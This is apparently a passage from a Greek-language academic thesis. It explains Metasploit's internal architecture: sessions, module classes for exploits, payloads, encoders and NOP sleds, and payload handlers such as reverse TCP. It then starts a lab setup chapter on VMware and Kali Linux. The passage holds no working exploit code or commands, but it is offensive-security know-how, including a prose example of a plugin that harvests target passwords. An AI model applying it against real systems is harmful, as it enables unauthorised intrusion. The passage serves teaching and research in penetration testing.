Ενώ η βιβλιοθήκη framework core έχει ξεχωριστή ενότητα για τις συνεδρίες, την Msf::Session, η βιβλιοθήκη framework base παρέχει κάποιες πιο συγκεκριμένες υλοποιήσεις. Ο διαχωρισμός έγινε γιατί οι συνδέσεις που δημιουργούνται στην framework core, δεν έχουν αλληλεξαρτήσεις με τα modules που τις χρησιμοποιούν, ενώ αντιθέτως, η βιβλιοθήκη framework base είναι περισσότερο σαν ένα επίπεδο διευκόλυνσης για τους χρήστες του προγράμματος. Οι δυο συνδέσεις/συνεδρίες που εκκινούνται από τη βιβλιοθήκη framework base είναι το CommandShell και το Meterpreter.

CommandShell (Τερματικό εντολών)

Το τερματικό εντολών εκτελεί τη μέθοδο της κλάσης framework core Msf::Session::Provider::SingleCommandShell, σε μια υπάρχουσα σύνδεση (πχ. TCP/UDP).

Meterpreter

Το Meterpreter εκτελεί τις Msf::Session::Interactive και Msf::Session::Comm μεθόδους και επιτρέπει τη λειτουργία μέσω ενός διαδραστικού τερματικού και επίσης υποδεικνύει στο πρόγραμμα ότι η κίνηση του διαδικτύου δρομολογείται μέσω της σύνδεσης που χρησιμοποιεί η θύρα Comm. Αυτή η συνεδρία δεν είναι κάτι άλλο από μια απλή επέκταση της κλάσης Rex::Post::Meterpreter, η οποία λειτουργεί επιθετικά σε μία σύνδεση TCP.

Simplified Framework (Απλοποιημένο περιβάλλον εργασίας)

Το απλοποιημένο περιβάλλον εργασίας παρέχει μεθόδους που καθιστούν το περιβάλλον εργασίας, αλλά και τις διάφορες ενότητες (modules) που το αποτελούν, ευκολότερα στη χρήση. Οι μέθοδοι αυτές, διαχειρίζονται τις περισσότερες κοινές ενέργειες του προγράμματος. Για την εκκίνηση του απλοποιημένου περιβάλλοντος εργασίας καλούμε τη μέθοδο Msf::Simple::Framework.create, ενώ τα ήδη υπάρχοντα, μπορούν να απλοποιηθούν με την κλήση της μεθόδου Msf::Simple::Framework.simplify. Όσα παράθυρα δημιουργηθούν μέσω ενός απλοποιημένου παραθύρου, θα είναι και αυτά απλοποιημένα.

Κατά τη δημιουργία ενός απλοποιημένου παραθύρου εκκινούνται οι κλάσεις Msf::Config και Msf::Logging. Επίσης προστίθενται οι Msf::Config::module_directory και Msf::Config::user module directory, οποίες φορτώνουν όλα τα απαραίτητα modules. Τέλος, μια ειδοποίηση γεγονότος δημιουργείται, και ειδοποιεί το χρήστη για κάθε νέο παράθυρο που δημιουργείται από το απλοποιημένο περιβάλλον εργασίας.

3.4.4 Framework UI (Περιβάλλον εργασίας χρήστη)

Η βιβλιοθήκη Framework UI χρησιμοποιείται για να συμπυκνώσει τον κοινό κώδικα που χρησιμοποιεί ο μέσος χρήστης, ώστε να διευκολύνει την ανάπτυξη ή βελτίωση του ήδη υπάρχοντα κώδικα, από τρίτους.

3.4.5 Framework Modules (Ενότητες προγράμματος)

Ο πρωταρχικός σκοπός του Metasploit είναι να μπορέσει να αναπτύξει modules τα οποία μπορούν να ενσωματωθούν στη βιβλιοθήκη framework core, και να διαμοιραστούν με τα άλλα διάφορα modules. Για παράδειγμα, ένα εξειδικευμένο module κωδικοποίησης μπορεί να ενσωματωθεί στο πρόγραμμα και να εφαρμόζεται αυτόματα σε όλα τα συμβατά payloads. Ένα άλλο παράδειγμα είναι, ότι μπορούν να αναπτυχθούν καινούργια payloads και να είναι άμεσα χρήσιμα σε όλα τα exploits χωρίς καμία τροποποίηση. Με αυτόν τον τρόπο δε χρειάζεται να αντιγράφουμε στάνταρ κώδικες payload σε διάφορα exploit που έχουν κοινό σκοπό.

Όλα τα modules, κληρονομούν τις περισσότερες ιδιότητες από την κλάση Msf::Module. Η κλάση αυτή υλοποιεί καθετί που είναι κοινό στα modules του Metasploit (όπως οι accessors και τα attributes). Όταν φορτώνεται μια ενότητα στο πρόγραμμα, δημιουργείται αυτόματα, ένα αντίγραφο της κλάσης, που προστίθεται για τυχόν μελλοντικές χρήσης της ενότητας. Η κλάση αυτή, έχει κάποια χαρακτηριστικά (attributes), τα οποία επιτρέπουν στο πρόγραμμα να έχει πρόσβαση σε κάποιες πληροφορίες της ενότητας χωρίς να χρειαστεί να δημιουργήσει ένα νέο αντικείμενο. Αυτές οι πληροφορίες προσπελαύνονται από μεθόδους κλάσεων και χαρακτηριστικά τα οποία θα τα περιγράψουμε στον παρακάτω πίνακα.

Μέθοδος	**Περιγραφή**
Framework	Το framework instance που συνδέεται με το module.
Type	Ο τύπος της ενότητας (module). Ένα από τα : MODULE_ENCODER, MODULE_EXPLOIT, MODULE_NOP, MODULE_PAYLOAD, MODULE_RECON.
Fullname	Ολόκληρο το πραγματικό όνομα του module. Πχ.: *exploit/windows/ms03_026*.
Rank	Βαθμός ποιότητας του module. Ο βαθμός χρησιμοποιείται από το πρόγραμμα για να διαλέξει το καλύτερο NOP, payload, κωδικοποιητές.
Rank_to_s	Επιστρέφει τον αριθμό από το βαθμό ποιότητας.
Refname	Το συμβολικό όνομα του module. Πχ.: *windows/ms03_026*.
Orig_cls	Η αυθεντική κλάση που δεν έχει αντιγραφεί, που φόρτωσε το module.
File_path	Η τοποθεσία που φορτώθηκε το module.

Πίνακας 2: Msf::Module class methods

Για την αρχικοποίηση όλων των παραμέτρων του προγράμματος, κάθε module ορίζει δικές της κρυπτογραφημένες πληροφορίες που σταδιακά περνάνε μέσα από τον constructor της Msf::Module. Αυτή η κλάση με τις πληροφορίες, ανατίθεται στο χαρακτηριστικό με όνομα module_info και μετά επεξεργάζεται. Τα κοινά τμήματα όλων των modules καταστρέφονται και μετατρέπονται σε ομοιόμορφους τύπους οι οποίοι μπορούν να προσπελαστούν από αντικείμενα μεθόδων. Οι ίδιες μέθοδοι που προσπελαύνονται στην κλάση module, χρησιμοποιούνται και από το instance της κλάσης.

Στον πίνακα 3, παρακάτω, θα δούμε πως οι κοινές κωδικοποιημένες πληροφορίες του module, αναλύονται και αντιστοιχίζονται στους τύπους δεδομένων τους.

Κωδικοποιημένο στοιχείο	**Accessor**	**Τύπος**	**Περιγραφή**
Name	Name	String	Το όνομα του module.
Description	Description	String	Η περιγραφή του.
Alias	Alias	String	Συνθηματικό όνομα για το module.
Version	Version	String	Έκδοση.
License	License	String	Η άδεια για την κυκλοφορία του module.
Author	Author	Array	Πίνακας των αντικειμένων Msf::Author.
Arch	Arch	Array	Πίνακας αρχιτεκτονικών (πχ. ARCH_X86).
Platform	Platform	PlatformList	Αντικείμενο της Msf::PlatformList.
References	References	Array	Πίνακας των αντικειμένων Msf::Reference.
Options	Options	OptionContainer	Οι επιλογές μεταφέρονται στο hash, και προστίθενται στις επιλογές του module.
AdvancedOptions	Options	OptionContainer	Οι επιλογές μεταφέρονται στο hash, και προστίθενται στις προηγμένες επιλογές του module.
DefaultOptions	Options	OptionContainer	Η προκαθορισμένες τιμές των παλιών

			επιλογών μεταβάλλονται.
Privileged	Privileged	Bool	Έλεγχος αν το module χρειάζεται ή αποκτά πρόσβαση διαχειριστή.
Compat	Compat	Hash	Ένα κωδικοποιημένο σύνολο συμβατών προγραμμάτων.

Πίνακας 3: Msf::Module information hash accessors

Δεδομένου ότι η βιβλιοθήκη REX εισάγει την έννοια της επικοινωνίας μέσω των εργοστασιακών θυρών (μέσω της κλάσης Comm), κάθε module έχει ένα χαρακτηριστικό το οποίο επιστρέφει ένα αντικείμενο της Comm που χρησιμοποιήθηκε ή που προτιμάται. Στην κανονική του λειτουργία, όλα τα modules επιστρέφουν την Rex::Socket::Comm::Local.

Κάθε module έχει τη δικιά του αποθήκη δεδομένων, το οποίο είναι αντικείμενο της κλάσης Msf::ModuleDataStore, και προσπελαύνεται από τον accessor της DataStore. Αυτό αντικατοπτρίζει τη λειτουργικότητα που παρέχεται από τη γενική αποθήκης δεδομένων του προγράμματος και έτσι παρέχει μια τοπική μεταβλητή για ανάθεση τιμής για ικανοποιητικότερη χρήση στις απαιτούμενες επιλογές. Για παράδειγμα, αν ένα module χρειάζεται σαν να δώσουμε τιμή στην επιλογή RHOST, η αποθήκη δεδομένων του module αυτού θα έχει μια κωδικοποιημένη τιμή RHOST. Εναλλακτικά, όλα τα modules, είναι σχεδιασμένα, έτσι ώστε να αναζητούν τιμές στην γενική αποθήκη δεδομένων, όταν δεν βρίσκουν στην τοπική τους. Με αυτόν τον τρόπο έχουμε μια βασικού τύπου κληρονομικότητα μεταβλητής-τιμής. Σε κάποιες περιπτώσεις, κάποια modules μπορούν να μοιραστούν την αποθήκη δεδομένων τους με άλλα modules, χωρίς να χρειαστεί η γενική αποθήκη δεδομένων. Αυτό γίνεται καλώντας την share_datastore.

Τα modules είναι σχεδιασμένα ώστε να μας υποδεικνύουν τις συμβατότητες με άλλα modules. Για παράδειγμα ένα exploit μπορεί να μας δείξει ότι δεν μπορεί να συνδυαστεί με κάποιο payload διότι ο τρόπος σύνδεσής τους στον στόχο, είναι διαφορετικός.

Όλα τα modules, έχουν προκαθορισμένα interfaces (διεπαφές) για τις οποιεσδήποτε ενέργειες. Αυτά τα interfaces θα τα αναλύσουμε παρακάτω:

Auxiliary (Βοηθητικά)

Τα auxiliary modules δημιουργήθηκαν για να λύσουν το πρόβλημα της λανθασμένης χρήσης των exploit modules. Για παράδειγμα, ένα bug[21] για DoS[22] δεν είναι τόσο καλό για εκμετάλλευση (exploit), επειδή δεν απαιτεί την χρήση κώδικα payload. Το ίδιο ισχύει και για bugs τα οποία υπάρχουν σε προγράμματα που διαβάζουν αρχεία από ένα απομακρυσμένο υπολογιστή. Οπότε, για να λυθεί αυτό το πρόβλημα, εφευρέθηκαν τα auxiliary modules, τα οποία είναι modules γενικού τύπου και παρέχουν τη δυνατότητα στον προγραμματιστή να τα χρησιμοποιήσει για να κάνει επιθέσεις DoS, ανίχνευση θυρών, καθώς και άλλες ενέργειες συλλογής πληροφοριών του στόχου (Moore, 2006).

Όλα τα auxiliary modules κληρονομούν ιδιότητες της κλάσης Msf::Auxiliary, και μπορούν να διαλέξουν κάποια από τα παρακάτω mixins[23] :

Msf::Auxiliary::Dos: παρέχει τις μεθόδους που χρησιμοποιούνται για επίθεση DoS.

Msf::Auxiliary::Scanner: παρέχει μια διεπαφή (interface) που επιτρέπει στους χρήστες να καθορίσουν τα υποδίκτυα, που θα εκτελέσουν την ανίχνευση των θυρών. Σε παλαιότερες εκδόσεις υπήρχε η δυνατότητα να δώσουν μόνο μια IP διεύθυνση.

Msf::Auxiliary::Report: Παρέχει ένα σετ από μεθόδους που χρησιμοποιούνται για να καταγράψουν πληροφορίες για έναν στόχο ή μια υπηρεσία, στην βάση δεδομένων του Metasploit. Αυτή η πληροφορία μπορεί να εκκινήσει ένα exploit ή κάποιο άλλο auxiliary module.

Encoder (κωδικοποιητής)

Τα modules κωδικοποίησης, χρησιμοποιούνται για να μεταλλάξουν κώδικες payload σε μια μορφή που μπορεί να επανέλθει στην αρχική της μορφή μόνο κατά τη διάρκεια της εκτέλεσης του payload. Για να γίνει αυτό, το Metasploit καλεί την κλάση Msf::Encoder η οποία κληρονομεί ιδιότητες από την βασική κλάση Msf::Module.

Οι κωδικοποιητές έχουν κάποια ειδικά εργαλεία για κωδικοποίηση πληροφοριών, που περιγράφουν την πληροφορία που χρησιμοποιείται. Η πληροφορία αυτή, δεν είναι κάτι άλλο από τα χαρακτηριστικά (attributes) του αποκωδικοποιητή που μεταφέρονται μέσω του Decoder (αποκωδικοποιητή) πληροφοριών. Στον παρακάτω πίνακα βλέπουμε τους τύπους και τους accessors του encoder module.

Στοιχείο κωδικοποίησης	**Accessor**	**Τύπος**	**Περιγραφή**
Stub	Decoder_stub	String	Η προ-επεξεργασμένη πληροφορία πριν την κωδικοποίηση.
KeyOffset	Decoder_key_offset	Fixnum	Το κλειδί της αποκωδικοποίησης.
KeySize	Decoder_key_size	Fixnum	Το μέγεθος του κλειδιού της αποκωδικοποίησης.
BlockSize	Decoder_block_size	Fixnum	Το μέγεθος του κάθε κωδικοποιημένου τμήματος.

KeyPack	Decoder_key_pack	String	Η ακολουθία των byte στην κωδικοποίηση του κλειδιού. Προκαθορισμένη είναι η «V».

Πίνακας 4: Msf::Encoder Decoder information hash accessors

Exploit

Τα exploit modules, χρησιμοποιούνται για να διαχειριστούν ευπάθειες, με τέτοιο τρόπο ώστε να επιτρέπει στο πρόγραμμα να εκτελέσει «άγνωστο» κώδικα. Αυτός ο ευρύς ορισμός περιέχει έννοιες, όπως η εκτέλεση εντολών και η εκτέλεση κώδικα που περιγράφονται από τον όρο payload, στην ονοματολογία του προγράμματος. Όλα τα exploit modules κληρονομούν ιδιότητες και χαρακτηριστικά από την βασική κλάση Msf::Exploit. Πρωταρχικός σκοπός των exploit modules του προγράμματος, είναι η χρήση μεθόδων για τον έλεγχο ευπαθειών και αδυναμιών ενός στόχου, ώστε να ξεκινήσει τη διαδικασία της εκμετάλλευσης (exploit).

Οι παρακάτω υποπαράγραφοι περιγράφουν τις διαφορές μεταξύ των διαφόρων τύπων και σταδίων των exploit modules καθώς και τις διασυνδέσεις (interfaces) που χρησιμοποιούν για να λειτουργήσουν:

Καταστάσεις

Στην έκδοση 3.0 του προγράμματος τα exploit modules σχεδιάστηκαν για να έχουν ξεχωριστά στάδια τα οποία δείχνουν την κατάσταση που βρίσκεται η διαδικασία σε γενικό επίπεδο. Αυτές οι καταστάσεις είναι δυο: η επιθετική και η παθητική. Στην επιθετική κατάσταση το exploit μπορεί να ενεργοποιήσει τη διαδικασία της επίθεσης για την εκμετάλλευση του κώδικα στον στόχο. Αντιθέτως, στην παθητική κατάσταση, το exploit περιμένει να συμβεί κάποιο γεγονός (πχ. να συνδεθεί ένας υπολογιστής στο server) και τότε ενεργοποιεί τη διαδικασία exploit. Το πρόγραμμα χρησιμοποιεί τις καταστάσεις για να καταλάβει τον τρόπο που θα λειτουργήσει.

Τύποι

Όλα τα exploit modules, έχουν ένα τύπο. Σκοπός του τύπου είναι να περιγράψει την «εντοπιότητα» του exploit, δηλαδή αν προσπαθεί να βρει αδυναμίες σε ένα απομακρυσμένο υπολογιστή ή σε μια τοπική του εφαρμογή ή σε μια εφαρμογή ενός απομακρυσμένου υπολογιστή. Οι τρεις κλάσεις που χρησιμοποιούνται είναι οι : Msf::Exploit::Type::Remote, Msf::Exploit::Type::Local και Msf::Exploit::Type::Omni.

Διασυνδέσεις

Για τη αλληλεπίδραση των exploit modules, το πρόγραμμα χρησιμοποιεί μια καλά ορισμένη μέθοδο που δημιουργείται από την βασική κλάση Msf::Exploit. Αυτές οι μέθοδοι περιγράφονται παρακάτω:

- Check (έλεγχος): χρησιμοποιείται για να μας υποδείξει, εάν ο στόχος μας είναι ευάλωτος ή όχι. Στον παρακάτω πίνακα βλέπουμε τις απαντήσεις που μπορεί να δώσει αυτή η μέθοδος.

Check Code	**Περιγραφή**
Exploit::CheckCode::Safe	Ο στόχος είναι ασφαλής, άρα δεν μπορεί να εκμεταλλευτεί.
Exploit::CheckCode::Detected	Η στοχευμένη υπηρεσία λειτουργεί αλλά δεν έχει επαληθευτεί.
Exploit::CheckCode::Appears	Ο στόχος μοιάζει να είναι ευάλωτος.
Exploit::CheckCode::Vulnerable	Ο στόχος είναι ευάλωτος.

Πίνακας 5: Απαντήσεις της μεθόδου Msf::Exploit::CheckCode

- Exploit: η μέθοδος exploit του exploit module είναι αυτή εκκινεί τη διαδικασία της εκμετάλλευσης. Πριν την κλήση αυτής της μεθόδου, το πρόγραμμα έχει σιγουρευτεί ότι όλες οι απαραίτητες προϋποθέσεις έχουν ρυθμιστεί σωστά και ο κώδικας payload έχει δημιουργηθεί.
- Setup (ρύθμιση): αν έχει δημιουργηθεί κώδικας payload και έχει ανατεθεί σε κάποιο exploit, αυτή η μέθοδος θα αρχικοποιήσει και θα εκκινήσει τον κώδικα payload. Η μέθοδος αυτή καλείται από το πρόγραμμα πριν την κλήση της μεθόδου exploit.
- Cleanup (εκκαθάριση): αυτή η μέθοδος δίνει τη δυνατότητα στο exploit module να αφαιρέσει οποιαδήποτε πόρο δημιουργήθηκε κατά την κλήση του exploit.
- Generate payload (δημιουργία payload): το πρόγραμμα εκκινεί τη διαδικασία δημιουργίας του κώδικα payload, με μία μεταβλητή σαν είσοδο και απάντηση έναν κωδικοποιημένο κώδικα.

NOP[24]

Τα NOP generator modules (γεννήτριες NOP) χρησιμοποιούνται για να δημιουργήσουν μια μεταβλητή τύπου string με οδηγίες που δεν έχουν επιπτώσεις όταν εκτελείται σε ένα μηχάνημα, παρά μόνο όταν αλλάζουν κατάσταση οι καταχωρητές ή όταν οι επεξεργαστές αλλάζουν flags[25] (σημαίες). Όλα τα NOP modules υπάγονται στην βασική κλάση Msf::Nop και είναι πολύ πιο απλά σχετικά με τα άλλα modules στην χρήση. Το πρόγραμμα χρησιμοποιεί μόνο δυο μεθόδους όταν χειρίζεται τα NOP, την generate_sled και την nop_repeat_threshold.

Generate_sled

Η μέθοδος αυτή εκτελεί μια ενέργεια που παράγει ένα sled[26]. Δέχεται σαν πρώτο όρισμα το μέγεθος του NOP sled και μια κωδικοποιημένη μορφή (hash) μιας προαιρετικής παραμέτρου σαν δεύτερο όρισμα. Στον παρακάτω πίνακα θα δούμε τα κωδικοποιημένα στοιχεία που μπορούν να εισαχθούν στο πρόγραμμα στην μέθοδο generate_sled.

Κωδικοποιημένο στοιχείο	**Τύπος**	**Περιγραφή**
Random(τυχαίο)	Bool	Μας υποδεικνύει ότι πρέπει να χρησιμοποιήσουμε τυχαία μεταβλητή.
SaveRegisters	Array	Πίνακας με αρχιτεκτονικές των καταχωρητών που δεν πρέπει να πειραχτούν απ το NOP sled.
BadChars	String	Μια μεταβλητή string με χαρακτήρες που πρέπει να αποφύγουμε να χρησιμοποιήσουμε στη δημιουργία του NOP sled.

Πίνακας 6: Προαιρετικές κωδικοποιημένες μεταβλητές της Msf::Nop::generate_sled

Nop_repeat_threshold

Η μέθοδος αυτή επιστρέφει τον αριθμό των φορών που έγινε η προσπάθεια εύρεσης ενός έγκυρου NOP byte, κατά τη δημιουργία του NOP sled. Ο προεπιλεγμένος αριθμός είναι το 1000.

Payload

Τα payload modules παρέχουν στο πρόγραμμα κώδικα ο οποίος μπορεί να εκτελεστεί, αφού επιτύχει κάποιο exploit και καταφέρει να πάρει τον έλεγχο της ροής εκτέλεσης. Τα payloads μπορούν να είναι είτε εντολές ή καθαρές οδηγίες που στο τέλος μετατρέπονται σε κώδικα που θα εκτελεστεί στο στοχευμένο υπολογιστή (Lanus et al., 2003).

Μια βασική διαφορά των payload modules από τα άλλα, είναι ότι είναι μια σύνθεση από πολλά διαφορετικά mixins. Όλα τα payloads, υπάγονται στην βασική κλάση Msf::Payload και παρέχουν την υποστήριξη για την διαχείριση των μισών συνδέσεων του στόχου που μπορεί να χρειαστεί το payload για τη λειτουργία του. Επιπλέον το πρόγραμμα δημιουργεί μεταλλάξεις των payload modules ώστε να μπορούν να χρησιμοποιηθούν με διάφορους συνδυασμούς και όχι να αντιστοιχίζονται μεταξύ τους με κάποιο exploit. Γι' αυτό το λόγο τα payloads χωρίζονται σε τρεις διαφορετικούς τύπους:

- Τα Single (αυτόνομα), όπου δεν αλλάζουν τον τρόπο λειτουργίας τους

- Τα Stagers[27], όπου αρχικά εκτελούν τον κώδικα payload, κάνουν μια διακοπή της λειτουργίας τους, και ξανασυνδέονται στον στόχο για την εκτέλεση του δεύτερου σταδίου του payload.
- Τα Stages[28], είναι αυτά που εκτελούν το δεύτερο κομμάτι payload μετά την εκτέλεση του stager.

Ένα πολύ βασικό συστατικό στοιχείο των payload modules είναι οι Handlers (διαχειριστές), όπου διαχειρίζονται τις μισές συνδέσεις που δημιουργούνται στον επιτιθέμενο κατά τη διάρκεια της επίθεσης. Οι handlers λειτουργούν σαν mixins που ενσωματώνονται στη βασική κλάση Msf::Payload. Πριν την εκκίνηση του exploit το πρόγραμμα καλεί τις μεθόδους setup_handler και start_handler που εκκινούν την προετοιμασία για τη σύνδεση του payload. Όταν δημιουργηθεί η σύνδεση του payload, ο handler καλεί τη μέθοδο handle_connection η οποία χρησιμεύει για να παρακάμψει ορισμένες λειτουργίες. Όταν η διαδικασία του exploit τελειώσει καλεί τους διαχειριστές stop_handler και cleanup_handler για να τερματίσει τις συνδέσεις και να μην περιμένουν μελλοντικές συνδέσεις. Οι handlers που χρησιμοποιούνται από τα payload modules είναι οι εξής:

- Bind TCP, όπου δημιουργεί μια TCP σύνδεση στον στόχο σε μια συγκεκριμένη θύρα που ορίζει ο χρήστης μέσω της μεταβλητής LPORT.
- Find Port, όπου κάνει έλεγχο για θύρες οι οποίες χρησιμοποιεί ήδη το payload, ώστε να δημιουργηθεί μία νέα σύνδεση σε άλλη θύρα. Χρησιμοποιείται από τα payload που αναζητούν θύρες με βάση το όνομα.
- Find Tag, έχει την ίδια λειτουργία με το find port με τη διαφορά ότι κάνει αναζήτηση με τον τύπο της θύρας.
- None, χρησιμοποιείται όταν το payload δεν χρησιμοποιεί καμία σύνδεση.
- Reverse TCP, δημιουργεί μία σύνδεση στο μηχάνημα του χρήστη που θα αναμένει κάποιο χρήστη (τον στόχο) να συνδεθεί, και με τη βοήθεια της handle_connection ο στόχος θα συνδεθεί στον επιτιθέμενο.

3.4.6 Framework Plugins (Επεκτάσεις προγράμματος)

Η έκδοση 3.0 του προγράμματος προσφέρει την υποστήριξη επεκτάσεων. Αντίθετα με τα modules (ενότητες), οι επεκτάσεις σχεδιάστηκαν για να διαφοροποιήσουν ή ακόμα και να βελτιώσουν τις λειτουργίες του προγράμματος. Όλες οι επεκτάσεις υπάγονται στην κλάση Msf::Plugin και φορτώνονται με την κλήση της μεθόδου framework.plugins.load μαζί με την τοποθεσία του αρχείου που βρίσκεται η επέκταση.

Όταν το πρόγραμμα ανοίγει παράθυρο για μια επέκταση, καλεί τον constructor (δημιουργό) της επέκτασης και του δίνει ορίσματα, το παράθυρο που μόλις δημιούργησε και κάποιες τυχαίες κωδικοποιημένες μεταβλητές. Εναλλακτικά μπορούμε να δώσουμε δικές μας κωδικοποιημένες αρχικές μεταβλητές.

Για να καταλάβουμε καλύτερα τις ικανότητες που έχει ένα framework plugin, θα αναφέρουμε δυο παραδείγματα.

Παράδειγμα 1: μια επέκταση μπορεί απλά να προσθέσει μια εντολή στο τερματικό του χρήστη, η οποία όταν φορτώνεται εκτελεί κάποιες διεργασίες. Η απλή επέκταση που υπάρχει στην κανονική έκδοση του προγράμματος, απλά εξηγεί πως μπορεί να γίνει αυτό. Μια πιο αναβαθμισμένη επέκταση, μπορεί να αυτοματοποιήσει μερικές διαδικασίες οι οποίες εκτελούνται στην εκκίνηση του Meterpreter (πχ. Να

κατεβάσει αυτόματα από τον στοχευμένο χρήστη τους κωδικούς και να τους στείλει στο πρόγραμμα που ξεκινάει την αποκωδικοποίηση τους).

Παράδειγμα 2: η επέκταση θα μπορούσε να μας προτείνει μια άλλη ενότητα (module) για να κάνουμε την αντίστοιχη πράξη, γιατί εκεί θα γινόταν είτε πιο εύκολα, είτε αυτόματα. Αυτό μπορεί να γίνει επεκτείνοντας το πρόγραμμα να υποστηρίζει τη δυνατότητα αυτή.

3.5 Metasploit Sessions (Τερματικά Metasploit)

Το τυπικό τέλος ενός exploit είναι να αφήσει στον επιτιθέμενο χρήστη ένα session (παράθυρο διαλόγου/τερματικό) το οποίο του επιτρέπει να εκτελέσει εντολές στο στοχευμένο μηχάνημα. Στις παλαιότερες εκδόσεις, η δημιουργία του τερματικού και η σύνδεσή του με κλάσεις που επιτρέπουν, την πρόσβαση αλλά και την εκτέλεση εντολών στον στόχο, γινόταν από τον χρήστη. Στην έκδοση 3.0 του Metasploit παρέχονται γενικές κλάσεις που χρησιμοποιούνται από τα plugins και διάφορα scripts τα οποία αυτοματοποιούν αυτή τη διαδικασία ελέγχου του τερματικού στον στόχο (Marquez, 2010).

Για την καλύτερη χρήση αυτών των κλάσεων, το πρόγραμμα παρέχει 4 interfaces που μας επιτρέπουν να έχουμε καλύτερο αυτοματοποιημένου ελέγχου στο τερματικό.

3.5.1 MultiCommandExecution

Αυτή η διασύνδεση μας επιτρέπει την ταυτόχρονη εκτέλεση εντολών στον στόχο. Είναι μια υπερομάδα του SingleCommandExecution.

3.5.2 MultiCommandShell

Αυτή η διασύνδεση μας επιτρέπει την ταυτόχρονη εκτέλεση τερματικών στον στόχο. Είναι μια υπερομάδα του SingleCommandShell.

3.5.3 SingleCommandExecution

Αυτή η διασύνδεση μας επιτρέπει την εκτέλεση μιας εντολής στον στόχο.

3.5.4 SingleCommandShell

Αυτή η διασύνδεση μας επιτρέπει την εκτέλεση ενός τερματικού στον στόχο.

Αυτή τη στιγμή, το πρόγραμμα παρέχει 2 διαφορετικούς τύπους τερματικών. Το Command Shell το οποίο είναι ένα κλασσικό τερματικό, και το Meterpreter το οποίο έχει και δικά του εργαλεία.

4 Συλλογή και εγκατάσταση απαραίτητων εργαλείων

Σε αυτό το κεφάλαιο θα περιγράψουμε τα προγράμματα, τα εργαλεία και τις τροποποιήσεις που θα χρειαστεί να κάνουμε στο μηχάνημά μας, για την έρευνά μας και θα δώσουμε παραδείγματα χρήσης του Metasploit. Το μηχάνημα που θα χρησιμοποιήσουμε για τη φιλοξενία των προγραμμάτων έχει:

- Μνήμη RAM 8 GB
- Σκληρό Δίσκο SSD 128 GB
- CPU AMD FX με 6 πυρήνες
- Λειτουργικό σύστημα Windows 7 64-bit

4.1 VMWare Workstation


Το VMWare Workstation είναι ένα πρόγραμμα που όπως αναφέραμε, μπορούμε να δημιουργήσουμε εικονικό υπολογιστή στον ήδη υπάρχοντα υπολογιστή μας, χρησιμοποιώντας πόρους (μνήμη RAM, υπολογιστική ισχύ CPU, σκληρό δίσκο) από τον δικό μας.

Έτσι, θα ξεκινήσουμε εγκαθιστώντας τη δωρεάν έκδοση του προγράμματος που μπορούμε να βρούμε πληκτρολογώντας την παρακάτω διεύθυνση στον περιηγητή του συστήματος μας : https://my.vmware.com/web/vmware/details?productId=462&downloadGroup=WKST-1112-WIN ή http://vmware-workstation.en.softonic.com/download. Εάν ο αναγνώστης διαθέτει διαφορετική έκδοση λειτουργικού συστήματος θα πρέπει να κατεβάσει την ανάλογη έκδοση εγκατάστασης και ίσως χρειαστεί ενημέρωση του λειτουργικού (Sugerman et al., 2001).

4.2 Λειτουργικό Kali Linux 2.0

Αφού λοιπόν ολοκληρωθεί η εγκατάσταση του VMWare Workstation, θα πάμε να δημιουργήσουμε το εικονικό μηχάνημα με το λειτουργικό Kali Linux (Allen et al., 2014).

Αφού εκκινήσουμε το πρόγραμμα, επιλέγουμε **File -> New Virtual Machine.**




Εικόνα 5: Νέο εικονικό μηχάνημα

Στη συνέχεια στο παράθυρο που ανοίγει επιλέγουμε Typical και πατάμε το πλήκτρο **Next** (Επόμενο)


Εικόνα 6: Τύπος ρυθμίσεων

Επιλέγουμε τον τρόπο που θα εγκαταστήσουμε το λειτουργικό μας και πατάμε το πλήκτρο **Next**. Στην περίπτωσή μας μέσω αρχείου .iso.



